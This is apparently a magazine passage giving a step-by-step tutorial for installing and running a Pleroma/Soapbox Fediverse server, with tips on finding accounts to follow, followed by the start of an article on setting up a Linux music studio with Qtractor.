
In addition to Pleroma/Soapbox (our favourites), Misskey offers a beautiful interface and a treasure trove of fancy features. Note: all of the documentation we were able to find is in Japanese.

If you're keen to have an old-school experience harking back to the no-frills early days of web 2.0, you could give GNU social, Hubzilla, or Friendica a go. They're not fancy, but they work exactly as they should, and they federate with the Fediverse as you would expect.

One of the more interesting applications of ActivityPub is the ability to add federating abilities via a WordPress plugin. Your long-neglected blog can play a part in the thriving ecosystem that is the Fediverse, with users' responses showing up directly as comments (but with fewer spammy ads).

Finally, we like Funkwhale, a Python-based music player similar to the streaming service Deezer; and PeerTube, a full fat video streaming platform à la YouTube. We wouldn't expect it to support many users on a \$5 VPS, though.





AdminFE gives you control of your social media empire without needing to leave the browser.

When the config generator has finished, move the generated config with:

```
$ mv config/generated_config.exs config/prod.secret.exs
```

and `exit` the pleroma user.

Now, we're acting as the postgres user to establish the database:

```
$ sudo -Hu postgres psql -f config/setup_db.psql
```

Then as the pleroma user again, we migrate the database with the following:

```
$ sudo -Hu pleroma bash -i -c 'MIX_ENV=prod mix ecto.migrate'
```

There are in excess of 500 files to be compiled, but it only takes around three minutes.

Copy the Systemd service:

```
$ sudo cp /opt/pleroma/installation/pleroma.service /etc/systemd/system/pleroma.service
```

Then start and enable it.

```
$ systemctl enable --now pleroma.service
```

At this point, your Soapbox server should be up and running, and the next step is secure SSL certificates with the following:

```
$ sudo certbot certonly --email your@email.address -d yourdomain.com --standalone
```

And now you can set up your reverse proxy to work with your new domain.

Fortunately, the developer has included two sample configuration files: one for Apache, and one for Nginx. They are named **pleroma-apache.conf** and **pleroma.nginx**. You can find them by navigating to `/opt/pleroma/installation/`.

`cp` the one you need to either `/etc/apache2/sites-available/` or `/etc/nginx/sites-available/`.

Edit the file with `sudo nano pleroma-apache.conf` (or `pleroma.nginx`) and change all instances of `example.tld` to your domain name.

Activate with `sudo a2ensite pleroma-apache.conf` then restart Apache: `sudo service apache2 restart`.

The final thing to do is to create your admin user `$ cd /opt/pleroma` then:

```
$ sudo -Hu pleroma bash -i -c 'MIX_ENV=prod mix pleroma.user new <username> your@emailaddress --admin'
```

Confirm the details, then copy the password reset URL and paste into your browser to set the admin password. At last, you can log in and look around.


## Boy in the bubble

Initially, there will be nobody in there with you, and even after adding friends to your server, it's still short of the full social media experience that you were probably expecting. Head over to <https://fediverse.space> to find a server map, and look at the latest posts to find someone who you might want to follow.

## GET AROUND THE FEDIVERSE

### QUICK TIP

For a great mobile experience, try Husky. It's available for Apple and for Android, both from the Play Store and F-droid.



**1 Profile details**  
You'll need to create a suitable profile so that other people can find and follow you, while enabling casual browsers to know who you are.


**2 Notifications**  
There's no escape from the scourge of notification pop-ups even in the Fediverse, but at least you know you're in full control via its settings.

**3 Main social feed**  
This very Facebook, erm, Metaverse-looking list is your main social feed where you can post what you're up to and people leave 'likes'.

**4 Live chat**  
Built into the Soapbox server is a live chat system. It's a little basic, but you can attach files and minimise conversations.

**5 Chat list**  
All your recent chats will be listed here, so you can look up the scandalous thing you said last night or catch up with your besties.

**6 New posts**  
Create news posts from here. Posting in URLs will automatically generate previews, add polls and spoiler alerts.



Add them by copying their handle, pasting it into the Soapbox search bar (*soap bar? – Ed*) and click through until you find a follow option. Make sure that you use all parts of the username, for example **@david@social.lxf.by**. The first part indicates the local username, while the second part is the identity of the actual server. All very straightforward.

Once you've added a few people, their posts will start showing up on your timeline. You can reply to them, react to them, boost, or repeat them.

In Soapbox, you have three timelines: Home, Local and Fediverse. Home displays your own interactions and people who you follow, while local shows only the actions of users on your own server. Finally, Fediverse shows activity on your own server, friends on other servers together with interactions that they have with other people. Again, you can dive into a conversation at any time.

Following users means that you're exposed to more users and before you know it, your little Soapbox server will be like a window on to a complete universe.

If the main point of creating your own social media server was to silence critics and live by your own rules, you're in luck. Soapbox offers a full range of admin tools and it's up to you to set the rules and enforce them however you see fit.

On the right-hand side, below the menus where you set up your profile and preferences, is a grey tag cloud. This is where true power resides.

In addition to the Blocks, Mutes, Filters and Domain blocks – which give your citizens some degree of control of their interactions, you'll also see Soapbox Config (basic configuration), and AdminFE.

Inside AdminFE is a truly staggering array of options and settings, including moderation policies upload limits, maximum length of posting (we've limited ours to a mere 50,000 characters). You can also block, ban and otherwise censure your users.

As admin, you're the king of all you survey. Use this immense power however you want. After all, if your users don't like it, they can always go and set up their own server elsewhere! **LXF**

Dark mode can be activated by a toggle switch on the top bar and can prevent you from suffering eye strain.

### QUICK TIP

To see the most recent posts on a Mastodon server, add explore after the base URL: [fosstodon.org/explore](https://fosstodon.org/explore), for example.

## » WHO'S ON THE FEDIVERSE?

There are millions of people on the Fediverse, and as a rule, they tend to be a lot more interesting than who you'd find on Facebook or Twitter. Because servers tend to be organised around themes, once you find one person you like to follow it's fairly easy to find more thanks to the federated timeline. Here are a few of our favourite servers and individuals:

- » Free software and related matters: **Fosstodon.org**
- » Hard-core Linux and programming: **nixnet.social**
- » Writer and Linux historian: **<https://mastodon.social/@glynmoody>**
- » M'aiq the Liar – a wisdom-filled cat-person from Skyrim.

**<https://fandom.ink/@lyingkhajiit>**

» The latest news from the UK's greatest popular science mag:

**<https://mstdn.social/@newscientist>**

» *Wired* magazine – the second best tech publication on Earth:

**<https://mstdn.social/@Wired>**

» The official account of the desktop environment adored by millions:

**<https://floss.social/@gnom>**

These are good starting points, but tend towards the tech end of the spectrum and the type of people who list PGP keys in their email signatures. Our type of people, if we're honest. But the Fediverse is huge, and we have, entirely by accident, managed to stray into

servers devoted to what could euphemistically be called adult material. We have also stumbled into furry fandoms, right-wing strongholds and anarchist dens, where we read some very interesting things about battlefield first-aid as applied to riots.

You'll find that most users and admins won't mind you following and conversing with them, so long as you have something relevant(ish) to contribute. If you're seen as a troll, you may find yourself and your instance blocked. If you act with a degree of civility, stay more-or-less on topic, and don't act like you own the whole Fediverse, you and your users should have a great time.

» **GET OUR PAPER-BASED FEDIVERSE** Subscribe now at <http://bit.ly/LinuxFormat>

## QTRACTOR

Credit: www.qtractor.org

**Part Two!**  
Did you miss  
part one? Get  
hold of it on  
page 64

# How to set up a pro-level music studio

**Michael Reed** digs deeper into what's possible in the realm of a Linux-based music studio, and discovers that the sky's the limit.



**OUR EXPERT**

**Michael Reed** first began recording music by joining two tape recorders together and then swapping the cassettes over to add extra layers. His Amiga A1200 provided the drums.

## QUICK TIP

If you're using a microphone to record audio, start with low volumes for both your monitoring speakers and input levels. It's easy to create a high-pitched feedback loop that's both unpleasant and capable of potentially damaging speakers. Many home studio musicians use headphones when tracking (recording).

**L**ast issue, we set up the DAW (Digital Audio Workstation) *Qtractor*, and we took a look at the basics of working with music in Linux. This time, we're going to get further into working with MIDI in *Qtractor* by looking at more of its processing and editing facilities. We'll also have a go at adding digital audio files to projects by both importing them and recording them from scratch.

Once we've added the audio files into our *Qtractor* project, we'll get the scissors out and start cutting up the audio to make it fit into the composition. We'll assume that you have installed the *JACK* and *Qtractor* packages on your system. Look for them in the package manager if not.

